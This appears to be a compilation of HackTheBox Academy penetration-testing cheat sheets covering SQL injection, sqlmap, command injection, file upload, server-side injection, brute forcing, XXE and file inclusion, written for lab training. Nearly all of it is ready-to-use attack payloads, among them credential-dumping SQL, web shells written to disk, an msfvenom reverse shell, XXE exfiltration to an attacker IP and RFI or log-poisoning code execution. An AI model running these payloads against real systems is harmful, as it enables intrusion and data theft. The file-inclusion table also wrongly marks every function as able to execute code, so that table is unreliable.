`cn' UNION select 1, username, password, 4 from dev.credentials-- -`	Dump data from a table in another database
Privileges	
`cn' UNION SELECT 1, user(), 3, 4-- -`	Find current user
`cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"-- -`	Find if user has admin privileges
`cn' UNION SELECT 1, grantee, privilege_type, is_grantable FROM information_schema.user_privileges WHERE grantee="'root'@'localhost'"-- -`	Find if all user privileges
`cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"-- -`	Find which directories can be accessed through MySQL
File Injection	
`cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- -`	Read local file
`select 'file written successfully!' into outfile '/var/www/html/proof.txt'`	Write a string to a local file
`cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -`	Write a web shell into the base web directory

HTB ACADEMY CHEATSHEET

HACKTHEBOX

SQLMAP ESSENTIALS


CHEAT SHEET

Command	Description
`sqlmap -h`	View the basic help menu
`sqlmap -hh`	View the advanced help menu
`sqlmap -u "http://www.example.com/vuln.php?id=1" --batch`	Run `SQLMap` without asking for user input
`sqlmap 'http://www.example.com/' --data 'uid=1&name=test'`	`SQLMap` with POST request
`sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'`	POST request specifying an injection point with an asterisk
`sqlmap -r req.txt`	Passing an HTTP request file to `SQLMap`
`sqlmap ... --cookie='PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'`	Specifying a cookie header
`sqlmap -u www.target.com --data='id=1' --method PUT`	Specifying a PUT request
`sqlmap -u "http://www.target.com/vuln.php?id=1" --batch -t /tmp/traffic.txt`	Store traffic to an output file
`sqlmap -u "http://www.target.com/vuln.php?id=1" -v 6 --batch`	Specify verbosity level

HTB ACADEMY CHEATSHEET

Command	Description
`sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"`	Specifying a prefix or suffix
`sqlmap -u www.example.com/?id=1 -v 3 --level=5`	Specifying the level and risk
`sqlmap -u "http://www.example.com/?id=1" --banner --current-user --current-db --is-dba`	Basic DB enumeration
`sqlmap -u "http://www.example.com/?id=1" --tables -D testdb`	Table enumeration
`sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname`	Table/row enumeration
`sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"`	Conditional enumeration
`sqlmap -u "http://www.example.com/?id=1" --schema`	Database schema enumeration
`sqlmap -u "http://www.example.com/?id=1" --search -T user`	Searching for data
`sqlmap -u "http://www.example.com/?id=1" --passwords --batch`	Password enumeration and cracking
`sqlmap -u "http://www.example.com/" --data="id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE" --csrf-token="csrf-token"`	Anti-CSRF token bypass
`sqlmap --list-tampers`	List all tamper scripts
`sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba`	Check for DBA privileges
`sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"`	Reading a local file
`sqlmap -u "http://www.example.com/?id=1" --file-write "shell.php" --file-dest "/var/www/html/shell.php"`	Writing a file
`sqlmap -u "http://www.example.com/?id=1" --os-shell`	Spawning an OS shell

HTB ACADEMY CHEATSHEET
HTB ACADEMY CHEATSHEET


HTB ACADEMY CHEATSHEET
HTB ACADEMY CHEATSHEET

HACKTHEBOX

COMMAND INJECTIONS
CHEAT SHEET

HTB ACADEMY CHEATSHEET

Injection Operators

Injection Operator	Injection Character	URL-Encoded Character	Executed Command
Semicolon	`;`	`%3b`	Both
New Line	`\n`	`%0a`	Both
Background	`&`	`%26`	Both (second output generally shown first)
Pipe	`|`	`%7c`	Both (only second output is shown)
AND	`&&`	`%26%26`	Both (only if first succeeds)
OR	`||`	`%7c%7c`	Second (only if first fails)
Sub-Shell	``` `` ```	`%60%60`	Both (Linux-only)
Sub-Shell	`$()`	`%24%28%29`	Both (Linux-only)

Linux

Filtered Character Bypass

Code	Description
`printenv`	Can be used to view all environment variables
Spaces	
`%09`	Using tabs instead of spaces

Code	Description
`${IFS}`	Will be replaced with a space and a tab. Cannot be used in sub-shells (i.e. `$()`)
`{ls,-la}`	Commas will be replaced with spaces
Other Characters	
`${PATH:0:1}`	Will be replaced with `/`
`${LS_COLORS:10:1}`	Will be replaced with `;`
`$(tr '!-}' '"-~'<<<[)`	Shift character by one (`[` -> `\`)

Blacklisted Command Bypass

Code	Description
Character Insertion	
`'` or `"`	Total must be even
`$@` or `\`	Linux only
Case Manipulation	
`$(tr "[A-Z]" "[a-z]"<<<"WhOaMi")`	Execute command regardless of cases
`$(a="WhOaMi";printf %s "${a,,}")`	Another variation of the technique
Reversed Commands	
`echo 'whoami' | rev`	Reverse a string
`$(rev<<<'imaohw')`	Execute reversed command
Encoded Commands	
`echo -n 'cat /etc/passwd | grep 33' | base64`	Encode a string with base64
`bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)`	Execute b64 encoded string

Windows

HTB ACADEMY CHEATSHEET

Filtered Character Bypass

Code	Description
`Get-ChildItem Env:`	Can be used to view all environment variables - (PowerShell)
Spaces	
`%09`	Using tabs instead of spaces
`%PROGRAMFILES:~10,-5%`	Will be replaced with a space - (CMD)
`$env:PROGRAMFILES[10]`	Will be replaced with a space - (PowerShell)
Other Characters	
`%HOMEPATH:~0,-17%`	Will be replaced with `\` - (CMD)
`$env:HOMEPATH[0]`	Will be replaced with `\` - (PowerShell)

Blacklisted Command Bypass

Code	Description
Character Insertion	
`'` or `"`	Total must be even
`^`	Windows only (CMD)
Case Manipulation	
`WhoAmi`	Simply send the character with odd cases
Reversed Commands	
`"whoami"[-1..-20] -join ''`	Reverse a string

HTB ACADEMY CHEATSHEET

Code	Description
`iex "$('imaohw'[-1..-20] -join '')"`	Execute reversed command
Encoded Commands	
`[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('whoami'))`	Encode a string with base64
`iex "$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))"`	Execute b64 encoded string

HTB ACADEMY CHEATSHEET
HTB ACADEMY CHEATSHEET

HACKTHEBOX

FILE UPLOAD ATTACKS
CHEAT SHEET

Web Shells

Web Shell	Description
`<?php file_get_contents('/etc/passwd'); ?>`	Basic PHP File Read
`<?php system('hostname'); ?>`	Basic PHP Command Execution
`<?php system($_REQUEST['cmd']); ?>`	Basic PHP Web Shell
`<% eval request('cmd') %>`	Basic ASP Web Shell
`msfvenom -p php/reverse_php LHOST=OUR_IP LPORT=OUR_PORT -f raw > reverse.php`	Generate PHP reverse shell
PHP Web Shell	PHP Web Shell
PHP Reverse Shell	PHP Reverse Shell
Web/Reverse Shells	List of Web Shells and Reverse Shells

Bypasses

Command	Description
Client-Side Bypass	

HTB ACADEMY CHEATSHEET

Command	Description
`[CTRL+SHIFT+C]`	Toggle Page Inspector
Blacklist Bypass	
`shell.phtml`	Uncommon Extension
`shell.pHp`	Case Manipulation
PHP Extensions	List of PHP Extensions
ASP Extensions	List of ASP Extensions
Web Extensions	List of Web Extensions
Whitelist Bypass	
`shell.jpg.php`	Double Extension
`shell.php.jpg`	Reverse Double Extension
`%20`, `%0a`, `%00`, `%0d0a`, `/`, `.\`, `.`, …	Character Injection - Before/After Extension
Content/Type Bypass	
Web Content-Types	List of Web Content-Types
Content-Types	List of All Content-Types
File Signatures	List of File Signatures/Magic Bytes

Limited Uploads

Potential Attack	File Types
XSS	HTML, JS, SVG, GIF
XXE/SSRF	XML, SVG, PDF, PPT, DOC

HTB ACADEMY CHEATSHEET

Potential Attack	File Types
DoS	ZIP, JPG, PNG

HTB ACADEMY CHEATSHEET

HTB ACADEMY CHEATSHEET

HACKTHEBOX

SERVER-SIDE ATTACKS
CHEAT SHEET

HTB ACADEMY CHEATSHEET

SSRF

Exploitation	
	internal portscan by accessing ports on localhost
	accessing restricted endpoints
Protocols	
	`http://127.0.0.1/`
	`file:///etc/passwd`
	`gopher://dateserver.htb:80/_POST%20/admin.php%20HTTP%2F1.1%0D%0AHost:%20dateserver.htb%0D%0AContent-Length:%2013%0D%0AContent-Type:%20application/x-www-form-urlencoded%0D%0A%0D%0Aadminpw%3Dadmin`

SSTI

Exploitation	
	Templating Engines are used to dynamically generate content
Test String	
	`${{<%[%'"}}%\.`

SSI Injection - Directives

Print variables	`<!--#printenv -->`
Change config	`<!--#config errmsg="Error!" -->`

Print variables	`<!--#printenv -->`
Print specific variable	`<!--#echo var="DOCUMENT_NAME" var="DATE_LOCAL" -->`
Execute command	`<!--#exec cmd="whoami" -->`
Include web file	`<!--#include virtual="index.html" -->`

XSLT Injection

Elements

`<xsl:template>`	**This element indicates an XSL template. It can contain a `match` attribute that contains a path in the XML-document that the template applies to**
`<xsl:value-of>`	This element extracts the value of the XML node specified in the `select` attribute
`<xsl:for-each>`	This elements enables looping over all XML nodes specified in the `select` attribute
`<xsl:sort>`	This element specifies the node to sort elements in a for loop by in the `select` argument. Additionally, a sort order may be specified in the `order` argument
`<xsl:if>`	This element can be used to test for conditions on a node. The condition is specified in the `test` argument

Injection Payloads

Information Disclosure	
	`<xsl:value-of select="system-property('xsl:version')" />`
	`<xsl:value-of select="system-property('xsl:vendor')" />`
	`<xsl:value-of select="system-property('xsl:vendor-url')" />`
	`<xsl:value-of select="system-property('xsl:product-name')" />`
	`<xsl:value-of select="system-property('xsl:product-version')" />`
LFI	
	`<xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')" />`
	`<xsl:value-of select="php:function('file_get_contents','/etc/passwd')" />`
RCE	

HTB ACADEMY CHEATSHEET

Information Disclosure

```
<xsl:value-of select="php:function('system','id')" />
```

HTB ACADEMY CHEATSHEET
HTB ACADEMY CHEATSHEET
HTB ACADEMY CHEATSHEET

HACKTHEBOX

LOGIN BRUTE FORCING
CHEAT SHEET

Hydra

Command	Description
`hydra -h`	hydra help
`hydra -C wordlist.txt SERVER_IP -s PORT http-get /`	Basic Auth Brute Force - Combined Wordlist
`hydra -L wordlist.txt -P wordlist.txt -u -f SERVER_IP -s PORT http-get /`	Basic Auth Brute Force - User/Pass Wordlists
`hydra -l admin -P wordlist.txt -f SERVER_IP -s PORT http-post-form "/login.php:username=^USER^&password=^PASS^:F=<form name='login'"`	Login Form Brute Force - Static User, Pass Wordlist
`hydra -L bill.txt -P william.txt -u -f ssh://SERVER_IP:PORT -t 4`	SSH Brute Force - User/Pass Wordlists
`hydra -l m.gates -P rockyou-10.txt ftp://127.0.0.1`	FTP Brute Force - Static User, Pass Wordlist

Wordlists

Command	Description

HTB ACADEMY CHEATSHEET

Command	Description
`/opt/useful/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt`	Default Passwords Wordlist
`/opt/useful/SecLists/Passwords/Leaked-Databases/rockyou.txt`	Common Passwords Wordlist
`/opt/useful/SecLists/Usernames/Names/names.txt`	Common Names Wordlist

Misc

Command	Description
`cupp -i`	Creating Custom Password Wordlist
`sed -ri '/^.{,7}$/d' william.txt`	Remove Passwords Shorter Than 8
`sed -ri '/[!-/:-@\[-`\{-~]+/!d' william.txt`	Remove Passwords With No Special Chars
`sed -ri '/[0-9]+/!d' william.txt`	Remove Passwords With No Numbers
`./username-anarchy Bill Gates > bill.txt`	Generate Usernames List
`ssh b.gates@SERVER_IP -p PORT`	SSH to Server
`ftp 127.0.0.1`	FTP to Server
`su - user`	Switch to User

HTB ACADEMY CHEATSHEET

HACKTHEBOX

BROKEN AUTHENTICATION
CHEAT SHEET

Categories of Authentication

- Knowledge: passwords, PINs, ...
- Ownership: ID cards, TOTP
- Inherence: Biometric authentication

Brute-Force Attacks

- User Enumeration
- Brute-Forcing Passwords
- Brute-Forcing Password Reset Tokens
- Brute-Forcing 2FA Codes
- Bypassing Brute-Force Protection
  - Rate Limit: `X-Forwarded-For` HTTP Header
  - CAPTCHAs: Look for CAPTCHA solution in HTML code

Password Attacks

- Default Credentials
  - CIRT.net
  - SecLists Default Credentials
  - SCADA
- Vulnerable Password Reset
  - Guessable Security Questions
  - Username Injection in Reset Request

Authentication Bypasses

- Accessing the protected page directly
- Manipulating HTTP Parameters to access protected pages

Session Attacks

- Brute-Forcing cookies with insufficient entropy

HTB ACADEMY CHEATSHEET

- Session Fixation
  - Attacker obtains valid session identifier
  - Attacker coerces victim to use this session identifier (social engineering)
  - Victim authenticates to the vulnerable web application
  - Attacker knows the victim's session identifier and can hijack their account
- Improper Session Timeout
  - Sessions should expire after an appropriate time interval
  - Session validity duration depends on the web application

HTB ACADEMY CHEATSHEET

HTB ACADEMY CHEATSHEET

HACKTHEBOX

WEB ATTACKS
CHEAT SHEET

HTTP Verb Tampering

HTTP Method

- **HEAD**
- **PUT**
- **DELETE**
- **OPTIONS**
- **PATCH**

Command	Description
-X OPTIONS	Set HTTP Method with Curl

IDOR

Identify IDORS

- In **URL parameters & APIs**
- In **AJAX Calls**
- By **understanding reference hashing/encoding**
- By **comparing user roles**

Command	Description
md5sum	MD5 hash a string
base64	Base64 encode a string

XXE

HTB ACADEMY CHEATSHEET

Code	Description
`<!ENTITY xxe SYSTEM "http://localhost/email.dtd">`	Define External Entity to a URL
`<!ENTITY xxe SYSTEM "file:///etc/passwd">`	Define External Entity to a file path
`<!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=index.php">`	Read PHP source code with base64 encode filter
`<!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'>">`	Reading a file through a PHP error
`<!ENTITY % oob "<!ENTITY content SYSTEM 'http://OUR_IP:8000/?content=%file;'>">`	Reading a file OOB exfiltration

HTB ACADEMY CHEATSHEET

HTB ACADEMY CHEATSHEET

HACKTHEBOX

FILE INCLUSION

CHEAT SHEET

HTB ACADEMY CHEATSHEET

Local File Inclusion

Command	Description
Basic LFI	
`/index.php?language=/etc/passwd`	Basic LFI
`/index.php?language=../../../../etc/passwd`	LFI with path traversal
`/index.php?language=/../../../etc/passwd`	LFI with name prefix
`/index.php?language=./languages/../../../../etc/passwd`	LFI with approved path
LFI Bypasses	
`/index.php?language=....//....//....//....//etc/passwd`	Bypass basic path traversal filter
`/index.php?language=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64`	Bypass filters with URL encoding
`/index.php?language=non_existing_directory/../../../etc/passwd/./././.[./ REPEATED ~2048 times]`	Bypass appended extension with path truncation (obsolete)
`/index.php?language=../../../../etc/passwd%00`	Bypass appended extension with null byte (obsolete)
`/index.php?language=php://filter/read=convert.base64-encode/resource=config`	Read PHP with base64 filter

Remote Code Execution

Command	Description
PHP Wrappers	
`/index.php?language=data://text/plain; base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id`	RCE with data wrapper
`curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id"`	RCE with input wrapper
`curl -s "http://<SERVER_IP>:<PORT>/index.php?language=expect://id"`	RCE with expect wrapper
RFI	
`echo '<?php system($_GET["cmd"]); ?>' > shell.php && python3 -m http.server <LISTENING_PORT>`	Host web shell
`/index.php?language=http://<OUR_IP>:<LISTENING_PORT>/shell.php&cmd=id`	Include remote PHP web shell
LFI + Upload	
`echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif`	Create malicious image
`/index.php?language=./profile_images/shell.gif&cmd=id`	RCE with malicious uploaded image
`echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php`	Create malicious zip archive 'as jpg'



Command	Description
`/index.php?language=zip://shell.zip%23shell.php&cmd=id`	RCE with malicious uploaded zip
`php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg`	Create malicious phar 'as jpg'
`/index.php?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id`	RCE with malicious uploaded phar
Log Poisoning	
`/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd`	Read PHP session parameters
`/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E`	Poison PHP session with web shell
`/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd&cmd=id`	RCE through poisoned PHP session
`curl -s "http://<SERVER_IP>:<PORT>/index.php" -A '<?php system($_GET["cmd"]); ?>'`	Poison server log
`/index.php?language=/var/log/apache2/access.log&cmd=id`	RCE through poisoned PHP session

Misc

Command	Description

Command	Description
`ffuf -w /opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?FUZZ=value' -fs 2287`	Fuzz page parameters
`ffuf -w /opt/useful/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ' -fs 2287`	Fuzz LFI payloads
`ffuf -w /opt/useful/SecLists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php' -fs 2287`	Fuzz webroot path
`ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287`	Fuzz server configurations
LFI Wordlists	
LFI-Jhaddix.txt	
Webroot path wordlist for Linux	
Webroot path wordlist for Windows	
Server configurations wordlist for Linux	
Server configurations wordlist for Windows	

File Inclusion Functions

Function	Read Content	Execute	Remote URL
PHP			
`include()`/`include_once()`	✓	✓	✓
`require()`/`require_once()`	✓	✓	✓
`file_get_contents()`	✓	✓	✓
`fopen()`/`file()`	✓	✓	✓
NodeJS			

Function	Read Content	Execute	Remote URL
`fs.readFile()`	✓	✓	✓
`fs.sendFile()`	✓	✓	✓
`res.render()`	✓	✓	✓
Java			
`include`	✓	✓	✓
`import`	✓	✓	✓
.NET			
`@Html.Partial()`	✓	✓	✓
`@Html.RemotePartial()`	✓	✓	✓
`Response.WriteFile()`	✓	✓	✓
`include`	✓	✓	✓

HTB ACADEMY CHEATSHEET